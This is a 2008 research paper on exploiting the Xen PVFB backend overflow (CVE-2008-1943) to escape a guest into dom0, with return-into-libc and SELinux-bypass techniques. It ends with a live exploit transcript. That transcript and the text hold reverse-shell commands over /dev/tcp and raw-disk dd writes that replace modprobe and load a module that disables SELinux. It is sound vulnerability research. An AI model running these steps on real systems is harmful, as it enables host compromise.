Adventures with a certain Xen vulnerability (in the PVFB backend)

version 1.0

Rafal Wojtczuk
Invisible Things Lab
rafal@invisiblethingslab.com

October 14, 2008

1 Introduction


This paper documents the research by the author to understand the nature of and write an exploit for the CVE-2008-1943 vulnerability[1]. In x86_32 architecture case, the exploit can escape from a Xen PV guest to dom0. The challenges posed by SELinux are taken into consideration. Some techniques that failed to succeed with the default configuration (particularly, in x86_64 case) are also documented, because of their potential usefulness in other cases.

The exploits were written for Fedora 8 Linux distribution as dom0; it is the latest release of this popular distribution that comes with a dom0-capable kernel. Additionally, Xen 3.2.0 rpms (retrieved from xen.org site) were installed to the test dom0 machine.

2 The nature of the vulnerability

The below description is valid for Xen 3.2.x versions.

One of virtual devices available for paravirtualized Xen guests is para-virtual framebuffer (PVFB). If a PV domain configuration includes a vfb device (it is the way to provide the PV guest with a graphic console), then when this domain is started, an instance of qemu-dm process is spawned in dom0. This process communicates with the guest via shared memory and xenstore (particularly, it receives screen updates) and with e.g. vnc client, so that the contents of the framebuffer can be viewed by a human.



CVE-2008-1943[1] description is:
Buffer overflow in the backend of XenSource Xen Para Virtualized Frame Buffer (PVFB) 3.0 through 3.1.2 allows local users to cause a denial of service (crash) and possibly execute arbitrary code via a crafted description of a shared framebuffer.

This CVE description is imprecise (the affected versions certainly include Xen 3.2.0). The Xen changeset 17630[2] (that fixes the vulnerability) comes with an explanation that is valid only for versions of Xen that were retrieved from xen-unstable mercurial repository between March and May 2008. We will present the accurate problem description valid for Xen 3.2.0 version, as it is in widest use.

The remote code execution vulnerability lies in vnc_dpy_resize function (in qemu-dm program), when allocating memory for the internal framebuffer:

```
static void vnc_dpy_resize(DisplayState *ds, int w, int h)
{
    ...
    ds->data = realloc(ds->data, w * h * vs->depth);
    ...
}
```

There is an apparent integer overflow in multiplication here. All multiplication arguments are controllable by the guest (they are width, height and color

depth of the framebuffer); moreover, in Xen 3.2.0[1] case the framebuffer dimensions specified by the guest are not sanitized.

The actual out-of-buffer write can be triggered in xenfb_guest_copy function:

```
static void xenfb_guest_copy(struct xenfb *xenfb, int x, int y, int w, int h)
{
  int line;
  ...
  for (line = y ; line < (y+h) ; line++) {
  memcpy(xenfb->ds->data +
        (line * xenfb->ds->linesize) + (x * xenfb->ds->depth / 8),
     xenfb->pixels +
        (line * xenfb->row_stride) + (x * xenfb->depth / 8),
     w * xenfb->depth / 8);
  }
  ...
```

The copy destination is the buffer allocated in vnc_dpy_resize (so, it has insufficient size) plus offset controllable by the attacker (in fact, it can be made anything within int type range). As the row_stride parameter is not bound to the other dimensions, the copy source can be forced to be within the xenfb->pixels buffer. This buffer consists of pages mapped from the guest, so their content can be freely controlled.

To sum up, a PV guest can specify framebuffer dimensions that will result in an out-of-buffer write within a process running in dom0. This potentially allows a PV guest to execute arbitrary code in dom0.

The patch (committed on 13 May 2008) closes the vulnerability by ensuring that the dimensions of the framebuffer specified by a guest are sane.

3 Exploit for Fedora 8 x86_32

3.1 Randomization and NX

The first obstacle is: the xenfb->ds->data buffer is obtained by a call to realloc on a buffer that has been allocated by a call to mmap, so it will also reside in a memory obtained via mmap[2]. On Fedora 8, the mmap base is randomized, so the value of xenfb->ds->data will be randomized as well.

The second obstacle is: on more-or-less recent hardware, all data areas (including stack and heap) are marked as non-executable. Therefore, it is not enough to overwrite some function pointer to point to a controllable data area. The standard approach would be to point the vulnerable memcpy destination to the stack top, and use return-into-libc technique later. However, because the

[1]in 3.2.1 as well

[2]Unless we pass 0 as the new size, but then realloc returns NULL and qemu-dm exits with an error.

stack base is randomized as well (independently to the mmap base), the distance between the main stack top and the xenfb–>ds–>data buffer is randomized.

However, one more thing is present in this picture. Xen libraries create two helper threads in a qemu-dm process. The stacks for these threads are allocated via mmap. As only the mmap base is randomized (not each mmap return value) the distance between the xenfb–>ds–>data buffer and, say, the stack for the thread no 2 will be constant for a given qemu-dm binary[3]. In case of the binary from xen-3.2.0-0xs.fc8 rpm (obtained from Xen website), this distance is equal to -0xafd000. It happens that it is the same for a binary compiled from Xen sources. This allows to overcome both obstacles: we know what offset should be passed to the vulnerable memcpy call in order to overwrite the stack top and use return-into-libc-style attack.

3.2 Variations on return-into-libc in Fedora 8 x86_32 environment

The paper[3] explains a lot of issues related to return-into-libc exploits in partial ASLR; the reader is advised to get acquainted with its first five sections. Particularly, on Fedora 8 the executables built without -pie flag (the default case) are loaded at a constant address, while the remaining regions' addresses are randomized, and it is precisely the condition that is discussed in this paper. The recent paper [4] is also relevant to the following discussion.

One problem is not fully solved in [3]. Say we want to execute the following actions by our return-into-libc payload:

1. allocate rwx memory at a constant address X (by returning into mmap)
2. copy shellcode to X
3. return to X

The problem is in the step 2. Assuming we would like to use strcpy or similar function to do the copy, we don't know where to copy shellcode from: the addresses of all attacker-controlled areas are randomized. The [3] paper suggests two solutions:

- find an attacker-controlled data buffer at a constant address (in .data section); in our case, it is impossible
- build shellcode at X by one byte, by chaining n calls to strcpy with the source being within .text (where n is the shellcode length); this approach is very expensive in terms of payload size (at least 16x the shellcode size) and may be infeasible of there are limits on the payload size.

A better, generic solution is available. It relies on finding the following code sequences in the executable:

[3]Because the pattern of large memory allocations is constant.

- initialize the register reg1 from the stack (e.g. "pop reg1" followed by "ret")
- initialize the register reg2 from the stack
- initialize the register %edi from the stack
- "movl %reg1, (%reg2)" followed by "ret"

Such code sequences are very popular and should be easily findable.

Then, we can construct a return-into-libc payload that will do the following:

1. allocate rwx memory at constant address X (by returning into mmap)
2. set reg1 to 0x90a5e689 (opcodes for "movl %esp, %esi; movsl")
3. set reg2 to X
4. movl %reg1, (%reg2)
5. set %edi to X+4
6. return to X

Then after step 6, the "movl %esp, %esi; movsl" instructions will execute (with %eip=X). The assignment from %esp is crucial; at this point, we know where our return-into-libc payload is! The "movsl" instruction will fetch 4 bytes of code (they should contain "rep movsl") from our payload and execute them, as they are stored just after the movsl instruction. As the %esi and %edi registers are already set up appropriately, it is possible to copy the rest of shellcode via "rep movsl" instruction. To sum up, instead of rebuilding the whole shellcode in some fixed location (which makes the payload large), we can just place the 3-byte trampoline at a fixed location, which will be capable of copying the rest of the shellcode. In this approach, the payload size is constant[4]+shellcode size.

3.3 execmem privilege

Using the above guidelines, the exploit has been built. When SELinux was in permissive mode, it worked properly, handing out a connect-back root shell. However, an unsettling message was logged:

```
SELinux is preventing /usr/lib/xen/bin/qemu-dm (xend_t) "execmem"
```

And indeed, the exploit failed when SELinux was in enforcing mode[5]. It turns out that by default the ability to map anonymous memory with rwx protection is denied by SELinux. Thus, the call to mmap in the return-into-libc from the previous subsection failed.

[4] about 0x50

[5] Interestingly, on newer Fedora releases the /usr/bin/qemu binary is labeled as qemu_exec_t and runs in an appropriate domain, but the /usr/lib/xen/bin/qemu-dm binary is still labeled as bin_t and as before, runs in the context of its parent.

There are workarounds for "execmem" protection, dutifully explained in [5], but I did not find any file that can be opened with write permission and executed in xend_t domain[6]. So, a less efficient return-into-libc payload has been created that does not use mmap. It returns into PLT entry for execv. The arguments for execv must be rebuilt at a fixed address. Using repetitive returns into "assign %eax from the stack; ret" and "stosl; ret" (these sequences must be present in the qemu-dm binary) it is possible to create a payload of size const+4*length of execv arguments.

Another tiny thing: processes running in xend_t domain cannot connect to arbitrary ports. But they are allowed to connect to X display, therefore a connect-back to port 6000 worked fine (obtained by execv with the "sh 0<>/dev/tcp/attackerhost/6000 1>&0 2>&0" argument).

3.4 Elevating from xend_t

What actions are available for an uid 0 process running in the system_u:system_r:xend_t:s0 context? It turns out that default SELinux policy allows very few. For instance, we cannot write to system configuration files, nor load kernel modules.

However, qemu-dm processes also implement virtual block devices for HVM guests, and these devices can be backed by raw disk partitions. In order to make it possible, the default SELinux policy grants xend_t domain the read-write access to all disk partitions. The relevant lines in the SELinux reference policy (from the default selinux-policy-3.0.8-44.fc8.src.rpm) are:

```
storage_raw_read_fixed_disk(xend_t)
storage_raw_write_fixed_disk(xend_t)
```

Particularly, qemu-dm (so, the shell executed from it as well) can write to the blocks on the root filesystem. The following procedure allows to load a custom kernel module (which can e.g. disable SELinux):

- locate the blocks occupied by /sbin/modprobe, /sbin/something, and /lib/modules/kern-version/kernel/something.ko files by e.g. using the /sbin/debugfs tool
- overwrite the first block of /sbin/modprobe with

  ```
  #!/bin/sh
  /sbin/insmod -f /lib/modules/kern-version/kernel/something.ko
  exit 1
  ```

- overwrite the /lib/modules/kern-version/kernel/something.ko blocks with a custom module
- overwrite /sbin/something with zeroes

[6] A careful reader will hopefully not confuse SELinux domains (e.g. xend_t) with Xen domains.

- flush disk caches by allocating a lot of memory (a python string method ljust is a convenient way)
- execute /sbin/something; as its binary format will not be recognized by the kernel, it will fork a modprobe process with the privilege to load kernel modules

4 Exploit for Fedora 8 x86_64

In 64 bit case, the biggest difference is that we cannot reach all the virtual addresses by the vulnerable memcpy call, because the offset to the destination buffer is of type int (32 bits wide). Moreover, the threads' stacks are allocated by a call to mmap with flags including MAP_32BIT. As a result, the destination buffer is placed around 0x2aaaaaaab000, and the stacks are located close to 0x40000000; the distance between these two areas is larger than int type range.

What interesting data structures in qemu-dm process are allocated by mmap without MAP_32BIT flag? It turns out that the application itself does not place any pointers there. Also, I did not find a way to force a free call on a malloced memory chunk residing in 0x2aaaaaaab000 range[7]. Finally, we can look at memory allocated by libraries. If one overwrites all the allocated memory in 0x2aaaaaaab000 range, qemu-dm crashes in various places. It turns out that the relevant regions are thread-local storage and link map, discussed below.

4.1 TLS

Each thread is assigned a memory region (obtained by mmap) for thread-local storage. For convenience, the fs register base is set to point to TLS. Within TLS, there are a few interesting fields:

- The pointer to the malloc arena. By overwriting this field (and preparing appropriate malloc data structures), one could probably make malloc function return arbitrary value. However, I did not find a case where data controllable by the guest was written to a newly allocated malloc chunk, so this does not seem to help with exploitation.
- The pointer guard cookie. Some internal glibc pointers are protected by this cookie; instead of dereferencing them directly, they are called like this:

```
<buffered_vfprintf+466>:    mov    0x30e857(%rip),%rax
         # 0x390ff55f30 <__libc_pthread_functions+368>
<buffered_vfprintf+473>:   ror    $0x11,%rax
<buffered_vfprintf+477>:   xor    %fs:0x30,%rax
<buffered_vfprintf+486>:   callq  *%rax
```

[7]Moreover, glibc checks the sanity of malloc headers, so it would probably not gain much

If the original value of the pointer guard cookie can be predicted (or leaked), then we can reach arbitrary %rip. Still, as no guest-controllable data is passed as arguments nor is present in the stack, then (because data areas are non-executable) this does not seem to offer ability to execute arbitrary code.

4.2 Link map

In its early execution phase, the dynamic linker allocates (via a call to mmap) space for a structure named link map. This structure is large and controls many aspects of handling ELF files. For instance, it should be possible to overwrite it in such a way that during dlopen call, an attacker-controlled RPATH is used to search for the matching library. Qemu-dm loads libgcc.so at some stage, but still this is not usable in our case.

The more interesting field is the l_info array, that holds the pointers to the dynamic section of the binary. In section 5 of [3] it was shown how to make the dynamic linker resolve arbitrary function name by passing a crafted reloc_offset argument, which is used in the

```
const PLTREL *const reloc = (const void *)
 (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
```

computation in dl_fixup function. In our case we do not have control over the reloc_offset argument, but apparently we can control the l_info[DT_JMPREL] pointer, which is enough to make this computation return arbitrary value.

Again, making the linker return arbitrary value when resolving a function address is not enough to bypass NX. The missing piece is the call to munmap in xenfb_detach_dom function:

```
static void xenfb_detach_dom(struct xenfb *xenfb)
{
 xenfb_unbind(&xenfb->fb);
 xenfb_unbind(&xenfb->kbd);
 if (xenfb->pixels) {
  munmap(xenfb->pixels, xenfb->fb_len);
  xenfb->pixels = NULL;
 }
}
```

A library function (munmap) is called with an argument that is a pointer to a guest-controlled buffer. So, if we can make the linker return the address of libc!system function when resolving munmap, we would be home.

There is an obstacle: when we arrive at xenfb_detach_dom, the munmap function has already been called previously. Its GOT entry is already filled with the correct address, and the dynamic linker will not be involved in transferring execution to this library function. So, we have to modify the plan slightly:

- find a library function that can be forced to be called for the first time after the memory overwrite in xenfb_guest_copy has been triggered, but before xenfb_detach_dom; xs_rm function is the appropriate choice

- corrupt l_info pointers so that xs_rm symbol is resolved to the libc!system address, and instead of updating the GOT entry for xs_rm, the GOT entry for munmap is updated

The side effect is that before we arrive to the place where munmap is called, system function will be called with xs_rm arguments; fortunately, it turns out that we can pass an invalid pointer to the system function, and it will not crash, it will just pass up the EFAULT error from the execve syscall.

The successful exploit was created using these guidelines. Besides DT_JMPREL item, DT_STRTAB, DT_SYMTAB and DT_VERSYM members of the l_info array had to be overwritten as well, as these pointers are used in dl_fixup function as well.

Then, a mysterious thing happened. The exploit that used to succeed for a few days suddenly stopped working. The inspection revealed that a call to the xs_rm library function was no longer routed via the dynamic linker - its GOT entry contained the correct address of this library function from the start!

The culprit is the prelink utility, periodically called from cron by default. It assigns preferred base addresses for libraries. Then it rebuilds executables (and libraries) so that their GOT entries point directly to the library functions, assuming the library is loaded at its preferred address. Thus, if no library is changed and all of them are loaded at their preferred addresses, there is no need to resolve symbol addresses in runtime, which is a performance gain. A careful reader may guess that the initial development was done on a version of qemu-dm installed from sources, and the exploit worked until the qemu-dm binary was prelinked by the cron job.

Therefore, it turns out that modifying the link map may work only in some non-default cases, e.g. when the Xen utilities are installed in non-default locations (not scanned by prelink) or if prelink is disabled completely.

5 Results summary

- A reliable exploit for x86_32 has been written and demonstrated. The exploit works in the default Fedora 8 configuration, bypassing NX, ASLR and SELinux protections.

- The author has not yet found a way to exploit the title vulnerability on x86_64 architecture in the default Fedora 8 configuration. However, if the qemu-dm binary is not prelinked, exploitation is possible.

6 The commented transcript of the actual exploit

```
[nergal@emperor2 ~]$ ssh -x root@f8guestC
root@f8guestc's password:
Last login: Tue Sep 2 19:01:37 2008 from emperor2.expdev.org
```

From now on we are logged to a PV guest

```
[root@f8guestC ~] # wget http://emperor2.expdev.org:6001/cve-2008-1943/
guestside.tgz
--19:06:50-- http://emperor2.expdev.org:6001/cve-2008-1943/guestside.tgz
=> ‘guestside.tgz’
Resolving emperor2.expdev.org... 172.16.20.1
Connecting to emperor2.expdev.org|172.16.20.1|:6001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,296,803 (2.2M) [application/x-gzip]

100
19:06:50 (5.66 MB/s) - ‘guestside.tgz’ saved [2296803/2296803]

[root@f8guestC ~]# tar -zxvf guestside.tgz
guestside/
guestside/xenkbd.ko
guestside/xenfb.ko
guestside/vmlinuz-2.6.21-2950.nopvfb
[root@f8guestC ~]# cp /boot/vmlinuz-2.6.21-2950.fc8xen
/boot/vmlinuz-2.6.21-2950.fc8xen.backup
```

We need to boot a kernel that does not initialize PVFB; if pygrub is used in the domain configuration (it is the case e.g. for guests installed with the virt-install tool), we can simply update the kernel image and reboot.

```
[root@f8guestC ~]# cp guestside/vmlinuz-2.6.21-2950.nopvfb
/boot/vmlinuz-2.6.21-2950.fc8xen
[root@f8guestC ~]# reboot
Broadcast message from root (pts/0) (Tue Sep 2 19:07:49 2008):
The system is going down for reboot NOW!
Connection to f8guestC closed.
```

Wait for the guest to reboot, log in again...

```
[nergal@emperor2 ~]$ ssh -x root@f8guestC
root@f8guestc's password:
Last login: Tue Sep 2 19:06:44 2008 from emperor2.expdev.org
```

```
[root@f8guestC ~]# cd guestside
[root@f8guestC guestside]# insmod xenkbd.ko
[root@f8guestC guestside]# ifconfig eth0|grep "inet addr"
inet addr:192.168.122.6 Bcast:192.168.122.255 Mask:255.255.255.0
[root@f8guestC guestside]# strings xenfb.ko |grep bash
bash -c 'while sleep 10 ; do bash 0<>/dev/tcp/192.168.122.6/6000 1>&0
2>&0 ; done'
[root@f8guestC guestside]# insmod xenfb.ko
```

The following command is necessary to awake the thread whose stack has been overwritten

```
[root@f8guestC guestside]# rmmod xenkbd.ko
```

Wait for the shell. There is no prompt; to make it easier to read, the user commands are marked **bold**

```
[root@f8guestC guestside]# nc -v -l 6000
Connection from 192.168.122.1 port 6000 [tcp/x11] accepted
```
uname -n
```
xen32dom0
```
whoami
```
root
```
cat /etc/shadow
```
cat: /etc/shadow: Permission denied
```

SELinux is in the enforcing mode, apparently...

id
```
uid=0(root) gid=0(root) context=system_u:system_r:xend_t:s0
```
cd /tmp
mkdir .workdir
cd .workdir
wget http://emperor2.expdev.org:6001/cve-2008-1943/dom0side.tgz
```
--19:12:09-- http://emperor2.expdev.org:6001/cve-2008-1943/dom0side.tgz
=> ‘dom0side.tgz’
Resolving emperor2.expdev.org... 172.16.20.1
Connecting to emperor2.expdev.org|172.16.20.1|:6001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17,989 (18K) [application/x-gzip]

OK .......... ....... 100
19:12:09 (3.05 MB/s) - ‘dom0side.tgz’ saved [17989/17989]
```

tar -zxvf dom0side.tgz
```
dom0side/
```

```
dom0side/selinux-disable.ko
dom0side/modprobe.custom
dom0side/eatmem.py
```
cd dom0side
cat /etc/mtab
```
/dev/sda3 / ext3 rw 0 0
proc /proc proc rw 0 0
sysfs /sys sysfs rw 0 0
devpts /dev/pts devpts rw,gid=5,mode=620 0 0
/dev/sda1 /boot ext3 rw 0 0
tmpfs /dev/shm tmpfs rw 0 0
/dev/sdb1 /mnt/stuff ext3 rw 0 0
none /proc/sys/fs/binfmt_misc binfmt_misc rw 0 0
sunrpc /var/lib/nfs/rpc_pipefs rpc_pipefs rw 0 0
```

echo "stat /sbin/modprobe" | /sbin/debugfs /dev/sda3
```
debugfs 1.40.2 (12-Jul-2007)
debugfs:  Inode:  1187695 Type:  regular Mode:  0755 Flags:  0x0
Generation:  212890315
User:  0 Group:  0 Size:  84304
File ACL: 1213653 Directory ACL: 0
Links:  1 Blockcount:  184
Fragment:  Address:  0 Number:  0 Size:  0
ctime:  0x48bce907 -- Tue Sep 2 09:19:35 2008
atime:  0x48bd8945 -- Tue Sep 2 20:43:17 2008
mtime:  0x48bce907 -- Tue Sep 2 09:19:35 2008
BLOCKS:
(0):1244004, (1-9):1282041-1282049, (10-11):1282053-1282054, (IND):1282055,
(12-13):1282076-1282077, (14-15):1282088-1282089, (16):1282118,
(17-18):1282125-1282126, (19):1282130, (20):1282224
TOTAL: 22

debugfs:
```
cat modprobe.custom
```
#!/bin/sh
/sbin/insmod -f /lib/modules/2.6.21-2950.fc8xen/kernel/net/dccp/dccp.ko
exit 1
```

dd if=./modprobe.custom bs=4k of=/dev/sda3 seek=1244004
```
0+1 records in
0+1 records out
89 bytes (89 B) copied, 0.004175 s, 21.3 kB/s
```
cp /sbin/mii-diag mii-diag.orig
echo "stat /sbin/mii-diag" | /sbin/debugfs /dev/sda3
```
debugfs 1.40.2 (12-Jul-2007)
debugfs:  Inode:  1187704 Type:  regular Mode:  0755 Flags:  0x0
```

```
Generation:  212889606
User:  0 Group:  0 Size:  17928
File ACL: 558185 Directory ACL: 0
Links:  1 Blockcount:  48
Fragment:  Address:  0 Number:  0 Size:  0
ctime:  0x4885a146 -- Tue Jul 22 10:58:46 2008
atime:  0x48bd8e80 -- Tue Sep 2 21:05:36 2008
mtime:  0x46cdab53 -- Thu Aug 23 17:44:19 2007
BLOCKS:
(0-4):1240947-1240951
TOTAL: 5

debugfs:
```

dd if=/dev/zero bs=4k count=1 of=/dev/sda3 seek=1240947

```
1+0 records in
1+0 records out
4096 bytes (4.1 kB) copied, 0.00053 s, 7.7 MB/s
```

echo "stat /lib/modules/2.6.21-2950.fc8xen/kernel/net/dccp/dccp.ko" | /sbin/debugfs /dev/sda3

```
debugfs 1.40.2 (12-Jul-2007)
debugfs:  Inode:  1003171 Type:  regular Mode:  0744 Flags:  0x0
Generation:  571352764
User:  0 Group:  0 Size:  67280
File ACL: 1016954 Directory ACL: 0
Links:  1 Blockcount:  152
Fragment:  Address:  0 Number:  0 Size:  0
ctime:  0x48837a23 -- Sun Jul 20 19:47:15 2008
atime:  0x48bcdd75 -- Tue Sep 2 08:30:13 2008
mtime:  0x471e237d -- Tue Oct 23 18:38:21 2007
BLOCKS:
(0-11):1085376-1085387, (IND):1085388, (12-16):1085389-1085393
TOTAL: 18

debugfs:
```

ls -al selinux-disable.ko

```
-rw-r--r-- 1 root root 41983 2008-07-20 16:26 selinux-disable.ko
```

We have enough contiguous blocks (12), so we can write our file (11 blocks) to the offset of the first block of dccp.ko

dd if=selinux-disable.ko bs=4k of=/dev/sda3 seek=1085376

```
10+1 records in
10+1 records out
41983 bytes (42 kB) copied, 0.07408 s, 567 kB/s
```

cat eatmem.py

```
import sys
```

```
str="s".ljust(long(sys.argv[1]))
python eatmem.py 200000000
xxd < /sbin/mii-diag | head -1
0000000:  7f45 4c46 0101 0100 0000 0000 0000 0000 .ELF............
```

The caches not flushed, hit harder...

```
python eatmem.py 450000000
xxd < /sbin/mii-diag |head -1
0000000:  0000 0000 0000 0000 0000 0000 0000 0000 ................
head -1 /etc/shadow
head:  cannot open '/etc/shadow' for reading:  Permission denied
/sbin/mii-diag
bash:  line 41:  /sbin/mii-diag:  cannot execute binary file
```

The replaced modprobe should have been run...

```
head -1 /etc/shadow
root:$1$7.lJ6yrj$5Q1xqzvA2lBmGzsxgpG6Z1:14080:0:99999:7:::
getenforce
Permissive
```

7 Acknowledgement

This paper is one of the outcomes of a broader research into Xen and virtualization security sponsored by Phoenix Technologies.

References

[1] *CVE-2008-1943*, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-1943

[2] *changeset: ioemu: Fix PVFB backend to validate frontend's frame buffer description*, http://xenbits.xensource.com/xen-3.3-testing.hg?rev/53195719f762

[3] Nergal, *Advanced return-into-lib(c) exploits (PaX case study)*, http://www.phrack.org/issues.html?issue=58&id=4

[4] Hovav Shacham, *Return-Oriented Programming: Exploits Without Code Injection*, https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf

[5] Ulrich Drepper, *SELinux Memory Protection Tests*, http://people.redhat.com/drepper/selinux-mem.html